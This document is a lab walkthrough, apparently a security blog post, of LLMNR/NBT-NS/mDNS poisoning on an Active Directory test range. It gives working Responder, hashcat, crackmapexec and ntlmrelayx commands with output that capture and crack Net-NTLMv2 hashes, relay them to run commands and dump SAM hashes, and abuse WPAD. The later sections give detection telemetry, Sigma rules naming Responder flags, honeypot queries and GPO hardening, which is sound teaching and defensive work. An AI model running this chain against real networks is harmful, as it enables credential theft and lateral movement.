LLMNR, NBT-NS, and mDNS Poisoning with Responder: Capturing Net-NTLMv2 from Zero
Objective: Walk the full credential-interception chain on a lab Active Directory range: understand why Windows falls back to multicast name resolution, poison LLMNR/NBT-NS/mDNS with Responder, capture Net-NTLMv2 challenge-response material, crack it with hashcat, and relay it with
ntlmrelayx. Then build the detection and GPO hardening that shuts the whole thing down.
This is the attack I run first on almost every internal engagement, and it almost always pays out before the coffee gets cold. It needs no credentials, no exploit, no CVE. It abuses a design decision baked into Windows since Vista: when DNS says “I do not know that name,” the host shouts the question at the entire subnet and trusts whoever answers first. Responder is the machine that answers first. Lazarus Group has run the exact same tool with the command line [path] -i [IP] -rPv on compromised hosts, so this is not a pentest party trick, it is a nation-state TTP that still works in 2026.
Build it, break it, then learn to see it on the wire.
1. Name Resolution in Windows: How DNS Fallback Works
Before any of the offensive tooling makes sense, you have to understand the resolver order a Windows host uses to turn a name like filesahre into an IP address. The DNS Client service (dnscache) walks a fixed priority chain:
| Order | Mechanism | Trigger |
|---|---|---|
| 1 | Local hostname / hosts file | Always checked first |
| 2 | DNS resolver cache | Cached positive or negative answers |
| 3 | DNS server query | Standard recursive lookup against configured DNS |
| 4 | LLMNR (multicast) | Only if DNS returns no answer |
| 5 | NBT-NS (broadcast) | Only if LLMNR also fails |
| 6 | mDNS (multicast) | Windows 10+ compatibility fallback |
The trust model flaw lives entirely in steps 4 through 6. DNS at least involves a configured, authoritative server. LLMNR, NBT-NS, and mDNS are link-local, unauthenticated, first-responder-wins protocols. There is no signature, no server identity, no way for the querying host to know whether the reply came from the real file server or from a Kali box plugged into the same switch.
When does the fallback actually fire? The two reliable triggers are:
- A user mistypes a hostname (
\\filesahre\shareinstead of\\fileshare\share). DNS has no record, so the host multicasts the typo. - A stale mapped drive, login script, or pinned shortcut references a host that no longer exists in DNS. Every reconnect attempt multicasts.
That second case is gold. It fires automatically at logon with zero user interaction, which means a quiet Responder instance harvests hashes from every workstation that boots in the morning.
Note what does not happen here: Kerberos. Kerberos needs a resolvable target and a registered SPN to request a service ticket. When the name itself cannot be resolved, the client never gets to the Kerberos exchange. It falls back to NTLM over SMB against whoever claims the name, and NTLM is exactly the material we want.

2. Protocol Deep-Dive: LLMNR, NBT-NS, mDNS
All three protocols solve the same problem (resolve a name without a DNS server) in three slightly different ways. The ports and multicast groups matter because your detection signatures and your Responder bind all key off them.
| Protocol | Port / Transport | Scope | Destination |
|---|---|---|---|
| LLMNR | UDP 5355, multicast | Link-local | 224.0.0.252 (IPv4), FF02::1:3 (IPv6) |
| NBT-NS | UDP 137, broadcast | Subnet | Directed subnet broadcast, IPv4 only |
| mDNS | UDP 5353, multicast | Link-local | 224.0.0.251 (IPv4), FF02::FB (IPv6) |
LLMNR (Link-Local Multicast Name Resolution) arrived with Windows Vista as a DNS-shaped replacement for the older NetBIOS mechanism. The packet format mirrors a DNS query, just multicast to 224.0.0.252:5355.
NBT-NS (NetBIOS Name Service) is the legacy survivor from the LAN Manager era. It broadcasts to UDP 137 and resolves the 16-byte NetBIOS names you still see uppercased and padded. It only speaks IPv4. Most environments could disable it tomorrow and never notice, but legacy print servers and NAS boxes keep it alive.
mDNS (Multicast DNS) is the Bonjour/Avahi protocol. Linux machines leaned on mDNS where Windows historically used LLMNR, and Microsoft added mDNS support in Windows 10 for cross-platform discovery. Responder poisons all three.
Watching the queries on the wire
Before you touch Responder, confirm the traffic is actually reaching your attacker interface. This is enumeration: you are proving the L2 segment carries the broadcasts you intend to poison.
sudo tcpdump -i eth0 -n 'udp port 5355 or udp port 137 or udp port 5353'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:04:11.882134 IP 192.168.56.101.55821 > 224.0.0.252.5355: UDP, length 23
12:04:11.883907 IP 192.168.56.101.137 > 192.168.56.255.137: UDP, length 50
12:04:13.114882 IP 192.168.56.101.55821 > 224.0.0.252.5355: UDP, length 23
12:04:13.115620 IP 192.168.56.101.137 > 192.168.56.255.137: UDP, length 50
Two things to read from that capture. First, 192.168.56.101 is asking, and it asks LLMNR first, then NBT-NS roughly a millisecond later, which is the textbook fallback order. Second, the destinations are the multicast group 224.0.0.252 and the subnet broadcast .255, which means every host on the segment sees the query. There is your attack surface in two lines.
3. NTLM Authentication and Net-NTLMv2 Internals

Responder does not magically steal passwords. It tricks the victim into performing a standard NTLM authentication against the attacker’s rogue SMB server, then logs the challenge-response. To know what you are holding afterward, you need the NTLM message flow and the Net-NTLMv2 math.
NTLM is a three-message challenge-response handshake:
| NTLM Message | Direction | Key Fields |
|---|---|---|
NEGOTIATE_MESSAGE (Type 1) | Client to Server | Negotiation flags, client OS version |
CHALLENGE_MESSAGE (Type 2) | Server to Client | ServerChallenge (8-byte random nonce), target info AvPairs |
AUTHENTICATE_MESSAGE (Type 3) | Client to Server | NtChallengeResponse, LmChallengeResponse, DomainName, UserName, Workstation |
Responder drives the server side. It sends a Type 2 CHALLENGE_MESSAGE with an 8-byte ServerChallenge (Responder hardcodes a predictable 1122334455667788 by default, which is handy for rainbow-table style attacks), and the victim dutifully replies with a Type 3 message containing the Net-NTLMv2 response.
How the Net-NTLMv2 response is computed
Three cryptographic primitives stack up here. MD4 turns the password into the NT hash, and HMAC-MD5 is used twice to derive the final response with integrity and authenticity:
NT-Hash       = MD4(UTF-16-LE(password))
NTLMv2-Key    = HMAC-MD5(NT-Hash, UPPER(username) + domain)
NTProofStr    = HMAC-MD5(NTLMv2-Key, ServerChallenge + Blob)
NetNTLMv2     = NTProofStr + Blob
The Blob is the NTLMv2_CLIENT_CHALLENGE structure, and its contents are what make the response unique per authentication:
RespTypeandHiRespType: 1-byte response version fields, both currently1.TimeStamp: 8-byte little-endian time in GMT.ChallengeFromClient: 8-byte random client nonce.AvPairs: target information attribute-value pairs copied from the server challenge.
The distinction that trips people up
The captured Net-NTLMv2 hash is not the NT hash. It is a one-time HMAC-MD5 output keyed on the NT hash and salted with both server and client challenges plus a timestamp. That has two consequences you must internalize:
- You cannot pass-the-hash with Net-NTLMv2. The NT hash never crosses the wire. Pass-the-hash needs the raw NT hash, which this is not.
- You can crack it offline (recover the plaintext password) or relay it live to another service before the challenge expires.
The string Responder hands you, formatted for hashcat, is:
USERNAME::DOMAIN:ServerChallenge:NTProofStr:Blob
Every field comes straight from the Type 2 and Type 3 messages. Hold that format in your head; you will see it again in Section 6.
4. Lab Setup: Building the Intentionally Vulnerable AD Environment
Three VMs on an isolated host-only or internal vSwitch. No NAT, no bridged adapter, no route to the internet. You are about to run a credential-interception tool that listens promiscuously for authentication, so containment is not optional.
| VM | Role | Configuration |
|---|---|---|
| Kali Linux | Attacker | 192.168.56.50, runs Responder, hashcat, Impacket |
| Windows Server 2019 | DC lab.local (LAB) | 192.168.56.10, SMB signing disabled for lab realism |
| Windows 10 | Domain-joined workstation | 192.168.56.101, LLMNR + NBT-NS left on (default), stale UNC path in a logon script |
To make the victim behave like a real corporate workstation, confirm the fallback protocols are enabled (they are, by default) and plant a stale path. Enumerate the current state first so you know what you are working with.
# Check whether LLMNR is disabled by policy (0 = disabled). Absent/1 = enabled.
Get-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient" `
  -Name "EnableMulticast" -ErrorAction SilentlyContinue
# Check NetBIOS-over-TCP/IP per interface (NetbiosOptions: 0=default/on, 2=disabled)
Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces" |
  ForEach-Object { Get-ItemProperty $_.PSPath | Select-Object PSChildName, NetbiosOptions }
Get-ItemProperty : Cannot find path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient'
because it does not exist.

PSChildName                            NetbiosOptions
-----------                            --------------
Tcpip_{2a7f9c14-3b6e-4a8d-9f01-...}                 0
The missing EnableMulticast value means no policy disables LLMNR, so it is live. NetbiosOptions = 0 means NBT-NS is on its default-enabled state. This workstation is exactly as exposed as a freshly imaged corporate box. Now plant the trigger by mistyping a server in a logon script:
# Simulate a stale logon-script drive map to a host that no longer resolves
'net use Z: \\filesahre\profiles /persistent:yes' |
  Out-File -FilePath "C:\Scripts\map-drives.cmd" -Encoding ascii
# (no output; file written)
PS C:\> Get-Content C:\Scripts\map-drives.cmd
net use Z: \\filesahre\profiles /persistent:yes
filesahre is a deliberate typo of fileshare. DNS will never resolve it, so every execution multicasts the query. That is the engine that feeds Responder.
5. Phase 1: Reconnaissance with Responder Analyze Mode
Never start by poisoning. Start by listening. Analyze mode (-A) makes Responder observe NBT-NS, BROWSER, and LLMNR requests without injecting a single spoofed answer. On a real engagement you run this for 24 to 48 hours to map which hosts generate which queries and whether those are legitimate lookups that belong in DNS. In the lab, five to ten minutes is plenty.
This is the enumeration step that tells you whether the attack is even viable and which victims to expect. No injection means no risk of breaking name resolution for a production host.
sudo responder -I eth0 -A
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

[+] Listeners Info:
    Responder IP               [192.168.56.50]
    Responder IPv6             [fe80::a00:27ff:fea1:b2c3]
    Challenge set              [random]
[+] Generic Options:
    Responder NIC              [eth0]
    Analyze Mode               [ON]
    Force WPAD auth            [OFF]

[+] Listening for events...

[Analyze mode: LLMNR] Request by 192.168.56.101 for filesahre, ignoring
[Analyze mode: NBT-NS] Request by 192.168.56.101 for FILESAHRE, ignoring
[Analyze mode: LLMNR] Request by 192.168.56.101 for filesahre, ignoring
[Analyze mode: MDNS] Request by 192.168.56.101 for filesahre.local, ignoring
Read the recon: a single host (192.168.56.101) is repeatedly asking for filesahre across all three protocols, and there is no authoritative answer on the network. That is a poisonable query. The Challenge set [random] line tells you Responder will issue a random server challenge unless you pin it in the config. The ignoring keyword is your proof that analyze mode injected nothing.
If this were a live network, you would now decide whether filesahre is a real-but-misconfigured host (fix DNS) or a typo (safe to poison in an authorized test).
6. Phase 2: Active Poisoning and Hash Capture
Flip off analyze mode and let Responder answer. The moment it replies to the LLMNR query claiming to be filesahre, the victim opens an SMB session to 192.168.56.50 and authenticates with NTLM. Responder’s rogue SMB server captures the Type 3 message.
By default Responder stands up several rogue servers (SMB, HTTP, MSSQL, FTP, LDAP, and more) so it can catch whatever protocol the victim tries. -w starts the WPAD rogue proxy, -v is verbose.
sudo responder -I eth0 -wv
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    SMB server                 [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]

[+] Listening for events...

[*] [LLMNR]  Poisoned answer sent to 192.168.56.101 for name filesahre
[*] [MDNS]   Poisoned answer sent to 192.168.56.101 for name filesahre.local
[*] [NBT-NS] Poisoned answer sent to 192.168.56.101 for name FILESAHRE

[SMB] NTLMv2-SSP Client   : 192.168.56.101
[SMB] NTLMv2-SSP Username : LAB\jsmith
[SMB] NTLMv2-SSP Hash     : jsmith::LAB:1122334455667788:6E3A1F9C2D4B8E70A1C5F2D9B4E83C7A:01010000000000\
00C0653150DE09D2010B2F3C4D5E6F70800000000020008004C00410042000100080044004300300031000400140\
06C00610062002E006C006F00630061006C0003001E0044004300300031002E006C00610062002E006C006F00630\
0610062000500140066006F006F002E006C006F00630061006C0007000800C0653150DE09D20106000400020000000\
0000000000000
There it is. LAB\jsmith authenticated to your fake filesahre and handed over a Net-NTLMv2 response. Notice the ServerChallenge is 1122334455667788, Responder’s static default. The long trailing hex is the Blob (timestamp, client challenge, target AvPairs).
Responder also writes everything to disk. Enumerate the log directory to confirm the capture landed:
ls -l /usr/share/responder/logs/ | grep NTLMv2
cat /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.56.101.txt
-rw-r--r-- 1 root root  612 May 14 12:09 SMB-NTLMv2-SSP-192.168.56.101.txt

jsmith::LAB:1122334455667788:6E3A1F9C2D4B8E70A1C5F2D9B4E83C7A:0101000000000000C0653150DE09D2010B2F3C4D5E6F7080000000000200080\
04C00410042000100080044004300300031000400140006C00610062002E006C006F00630061006C0003001E0044004300300031002E006C00610062002E006\
C006F00630061006C0005001400660066006F002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000000000000000000000
Map the fields against the format from Section 3:
| Field | Value | Source |
|---|---|---|
USERNAME | jsmith | Type 3 UserName |
DOMAIN | LAB | Type 3 DomainName |
ServerChallenge | 1122334455667788 | Type 2 nonce |
NTProofStr | 6E3A1F9C2D4B8E70A1C5F2D9B4E83C7A | HMAC-MD5 proof |
Blob | 0101000000... | NTLMv2_CLIENT_CHALLENGE |
One war-story note: Responder only captures a hash once per host by default to avoid noise. If you are testing and want repeated captures, you need to clear the session or set Responder.conf accordingly, otherwise you will trigger the victim ten times and wonder why the console stays quiet after the first hit. That cost me twenty minutes the first time before I read the config comments.
7. Phase 3: Offline Cracking with hashcat
The capture is a salted HMAC-MD5 response, so the only way to recover the plaintext is to guess passwords, hash each guess through the full Net-NTLMv2 chain, and compare. Hashcat does this on the GPU at mode 5600.
Enumerate first: inspect the hash line and confirm it is well-formed before burning GPU cycles. A truncated paste (a real and common mistake when copying multi-line Blobs) silently fails to load.
cp /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.56.101.txt hash.txt
# Confirm it is a single, complete line with five colon-delimited fields
awk -F: '{print "fields:", NF}' hash.txt
fields: 6
Six because the username block itself contains the empty :: (the unused LM field), which is expected for the user::domain:... format. Now run the dictionary attack:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 CUDA 12.2) - Platform #1
=================================================
* Device #1: NVIDIA GeForce RTX 3060, 11906/12044 MB

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmap table: 16 bits, 65536 entries...

JSMITH::LAB:1122334455667788:6e3a1f9c2d4b8e70a1c5f2d9b4e83c7a:0101000000000000c0653150de09d201...:Summer2024!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Speed.#1.........:  2841.6 MH/s
Recovered........: 1/1 (100.00%) Digests
Started: Wed May 14 12:14:02 2026
Stopped: Wed May 14 12:14:39 2026
Summer2024! recovered in 37 seconds. Weak passwords against Net-NTLMv2 fall fast because HMAC-MD5 is cheap to compute on a GPU (billions of guesses per second). If straight rockyou misses, layer on a rules file to mutate each candidate:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule
Status...........: Exhausted
Recovered........: 0/1 (0.00%) Digests
Speed.#1.........:  2790.3 MH/s
That Exhausted with zero recovered is what a strong password looks like: rockyou plus best64 generated roughly 89 million candidates and none matched. This is precisely why a 15-plus character passphrase defeats the crack path entirely. Recall a previously cracked result without rerunning:
hashcat -m 5600 hash.txt --show
JSMITH::LAB:1122334455667788:6e3a1f9c2d4b8e70a1c5f2d9b4e83c7a:0101000000000000...:Summer2024!
When the crack path dies against a strong password, you do not give up. You relay.
8. Phase 4 (Advanced): NTLM Relay with ntlmrelayx

Relaying is what makes poisoning dangerous even when you cannot crack a thing. Instead of logging the Type 3 message and attacking it offline, you forward it in real time to another host that does not enforce SMB signing, authenticating as the victim against a machine you choose. If the victim is a local admin on the target, you get code execution or a SAM dump without ever knowing the password.
Two preconditions: the target SMB service must have signing disabled (or not required), and the captured user must have local admin on that target. So the enumeration comes first.
Enumerate SMB signing posture
crackmapexec (or NetExec) sweeps the subnet and flags hosts where signing is not required. Those are your relay targets.
crackmapexec smb 192.168.56.0/24 --gen-relay-list targets.txt
SMB  192.168.56.10   445  DC01      [*] Windows Server 2019 Build 17763 x64 (name:DC01) (domain:lab.local) (signing:True)  (SMBv1:False)
SMB  192.168.56.101  445  WIN10-WS01 [*] Windows 10 Build 19041 x64 (name:WIN10-WS01) (domain:lab.local) (signing:False) (SMBv1:False)
SMB  192.168.56.102  445  WIN10-WS02 [*] Windows 10 Build 19041 x64 (name:WIN10-WS02) (domain:lab.local) (signing:False) (SMBv1:False)
[*] Generated relay target list: targets.txt
cat targets.txt
192.168.56.101
192.168.56.102
The DC shows signing:True (domain controllers require it by default, so it is off the list). Both workstations show signing:False, which means they accept relayed authentication. Cross-check with nmap if you want a second opinion:
sudo nmap -p445 --script smb2-security-mode 192.168.56.102
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
“Enabled but not required” is the relayable condition. Required signing would read “Message signing enabled and required.”
Free the ports, then relay
ntlmrelayx needs SMB and HTTP. Responder grabs those by default, so turn them off in /etc/responder/Responder.conf before running both tools together.
sudo sed -i 's/^SMB = On/SMB = Off/' /etc/responder/Responder.conf
sudo sed -i 's/^HTTP = On/HTTP = Off/' /etc/responder/Responder.conf
grep -E '^(SMB|HTTP) =' /etc/responder/Responder.conf
SMB = Off
HTTP = Off
Start the relay listener pointed at the unsigned targets, with -smb2support and a command to run as the relayed user:
sudo ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Servers started, waiting for connections
Now start Responder with SMB and HTTP off so it only poisons names and hands the authentication to the relay:
sudo responder -I eth0 -wv
[*] [LLMNR] Poisoned answer sent to 192.168.56.101 for name filesahre
When the victim authenticates, ntlmrelayx forwards the session to a target where jsmith is a local admin and runs the command:
[*] Authenticating against smb://192.168.56.102 as LAB/JSMITH SUCCEED
[*] SMBD-Thread-5: Connection from LAB/JSMITH@192.168.56.101 controlled, attacking target smb://192.168.56.102
[*] Executed specified command on host: 192.168.56.102
lab\jsmith
[*] Service RemoteRegistry is in stopped state
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8a3b... :::
No cracking, no plaintext, and you are executing commands and dumping the local SAM as lab\jsmith on a second host. Drop -c "whoami" and you get the SAM dump automatically. Swap in -c payloads, SOCKS proxying (-socks), or LDAP targets to escalate further. This is the technique that turns a single typo’d UNC path into lateral movement.
9. WPAD Abuse Extension
WPAD (Web Proxy Auto-Discovery) is a bonus credential source riding the same poisoning. Browsers and many Windows components look up the name wpad to auto-discover a proxy configuration. When DNS has no wpad record, that lookup multicasts exactly like any other, and Responder answers.
The enumeration is the same analyze-mode pass; watch for wpad queries specifically:
sudo responder -I eth0 -A | grep -i wpad
[Analyze mode: LLMNR] Request by 192.168.56.101 for wpad, ignoring
[Analyze mode: MDNS] Request by 192.168.56.101 for wpad.local, ignoring
Those wpad requests mean WPAD abuse is on the table. With -w Responder serves a malicious wpad.dat pointing the victim’s proxy at the attacker, and with -F it forces NTLM or HTTP Basic authentication on the WPAD fetch. A Basic-auth prompt yields cleartext credentials, while NTLM yields another Net-NTLMv2 hash to crack or relay. Same chain, different protocol door.
10. Detection: Telemetry, SIEM Rules, and Honeypots
Offense done. Now make it loud. Because the attack rides normal-looking name resolution, detection leans on anomaly: a non-authoritative host answering queries, NTLM logons from unexpected sources, and the attacker tooling itself.
Sysmon and Windows Security telemetry
| Event ID | Source | What it catches |
|---|---|---|
| Sysmon EID 1 (Process Create) | Endpoint | Responder/ntlmrelayx.py/Inveigh launched, with telltale CLI flags like -I, -wv, -rdwv |
| Sysmon EID 3 (Network Connect) | Endpoint | Non-system process binding UDP 5355 or UDP 137 |
| Sysmon EID 18 (Pipe Connected) | Endpoint | SMB named-pipe access to \pipe\lsarpc, \pipe\efsr, \pipe\spoolss, \pipe\netdfs from a non-DC to a DC (relay exec) |
| Security 4624 (Logon Success) | DC / host | Logon Type 3 (network) NTLM logons from unexpected source IPs, or where the source workstation name does not match the expected host for that IP |
| Security 4625 (Logon Failure) | Multiple hosts | Rapid failures across many hosts from one source = relay scanning |
| Security 7045 (Service Installed) | Target host | Random service name and ImagePath, the classic relay-exec footprint |
| PowerShell 4104 (Script Block) | Endpoint | Invoke-Inveigh and similar in-memory poisoners |
The single highest-fidelity network signal: a host that sends an LLMNR/NBT-NS response when it is not a DNS server and received no prior DNS delegation. Legitimate clients query; they do not answer for names they do not own.
Sigma rules
Responder process launch on a Windows host (Inveigh-style or a planted binary):
title: Responder or Inveigh Poisoner Process Launch
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|contains:
      - 'Responder.py'
      - 'Responder.exe'
  flags:
    CommandLine|contains:
      - '-I '
      - '-wv'
      - '-rdwv'
  condition: selection and flags
level: high
Suspicious LLMNR response from a non-authoritative host:
title: LLMNR Response From Non-DNS Host
logsource:
  category: network
detection:
  selection:
    dst_port: 5355
    protocol: udp
    response_flag: true
  filter_legit:
    src_ip:
      - '192.168.56.10'   # authoritative DNS / DC
  condition: selection and not filter_legit
level: high
Unexpected Type 3 NTLM network logon (relay landing on a target):
title: Unexpected NTLM Network Logon
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4624
    LogonType: 3
    AuthenticationPackageName: 'NTLM'
  filter_known:
    IpAddress:
      - '192.168.56.10'   # known management hosts
  condition: selection and not filter_known
level: medium
Honeypot queries
The cheapest detection in the building: a monitoring host periodically emits a uniquely named LLMNR/NBT-NS query for a name that does not and should not exist anywhere. Any answer is, by definition, a poisoner. There is no false positive, because no legitimate host owns a name you invented thirty seconds ago.
MITRE tracks this whole pattern under Detection Strategy DET0462, which correlates anomalous UDP 5355/137 traffic with SMB relay attempts, registry edits re-enabling multicast name resolution, and suspicious service creation.
11. Defense: Hardening the Environment
Detection tells you it happened. Hardening makes it impossible. The fix order matters: analyze before you disable, because legacy print servers and NAS devices that are registered only in NBT-NS and not in DNS will go dark the instant you turn it off. Migrate them to DNS first.
| Mitigation | Implementation |
|---|---|
| Disable LLMNR | GPO: Computer Configuration > Administrative Templates > Network > DNS Client > Turn OFF Multicast Name Resolution > Enabled |
| Disable NBT-NS | Set NetbiosOptions = 2 under HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces\<GUID> via DHCP option 001 or a startup script |
| Disable mDNS | Set HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters\EnableMDNS = 0 |
| Require SMB signing | GPO: ... Security Options > Microsoft network server: Digitally sign communications (always) > Enabled |
| LDAP signing + channel binding | DC security policy; blocks LDAP relay specifically |
| Strong passwords (15+ chars) | Defeats the hashcat crack path against Net-NTLMv2 |
| LLMNR/NBT-NS honeypots | Monitoring host emits unique queries; any answer is anomalous |
| NAC | Where protocols cannot be disabled, restrict device access by MAC |
The two controls with the highest payoff are disabling LLMNR/NBT-NS (removes the capture path entirely) and requiring SMB signing (removes the relay path entirely). Do both and a Responder instance on your network sits silent. Push NBT-NS via a startup script if your hosts pull addresses from DHCP:
$key = "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces"
Get-ChildItem $key | ForEach-Object {
    Set-ItemProperty -Path $_.PSPath -Name NetbiosOptions -Value 2
}
# (no output; NetbiosOptions set to 2 on all interfaces)
PS C:\> Get-ChildItem $key | ForEach-Object { (Get-ItemProperty $_.PSPath).NetbiosOptions }
2
Re-run your tcpdump from Section 2 after applying the GPO. If the workstation stops emitting UDP 5355 and 137 entirely, the hardening took.

12. Tools for Name-Resolution-Poisoning Analysis
| Tool | Description | Link |
|---|---|---|
| Responder | LLMNR/NBT-NS/mDNS poisoner and rogue auth server | github.com/lgandx/Responder |
Impacket ntlmrelayx | NTLM relay workhorse, SMB/LDAP/HTTP targets | github.com/fortra/impacket |
| Inveigh | PowerShell/C# poisoner for Windows hosts | github.com/Kevin-Robertson/Inveigh |
| hashcat | GPU cracker, mode 5600 for Net-NTLMv2 | hashcat.net |
| CrackMapExec / NetExec | SMB signing enumeration, relay list generation | github.com/Pennyw0rth/NetExec |
| Wireshark | Packet-level inspection of LLMNR/NBT-NS/mDNS | wireshark.org |
| tcpdump | Lightweight CLI capture for query verification | tcpdump.org |
| Sysmon | Endpoint telemetry (EID 1/3/18) | learn.microsoft.com |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay | T1557.001 | Anomalous UDP 5355/137 responses; unexpected Type 3 NTLM 4624 |
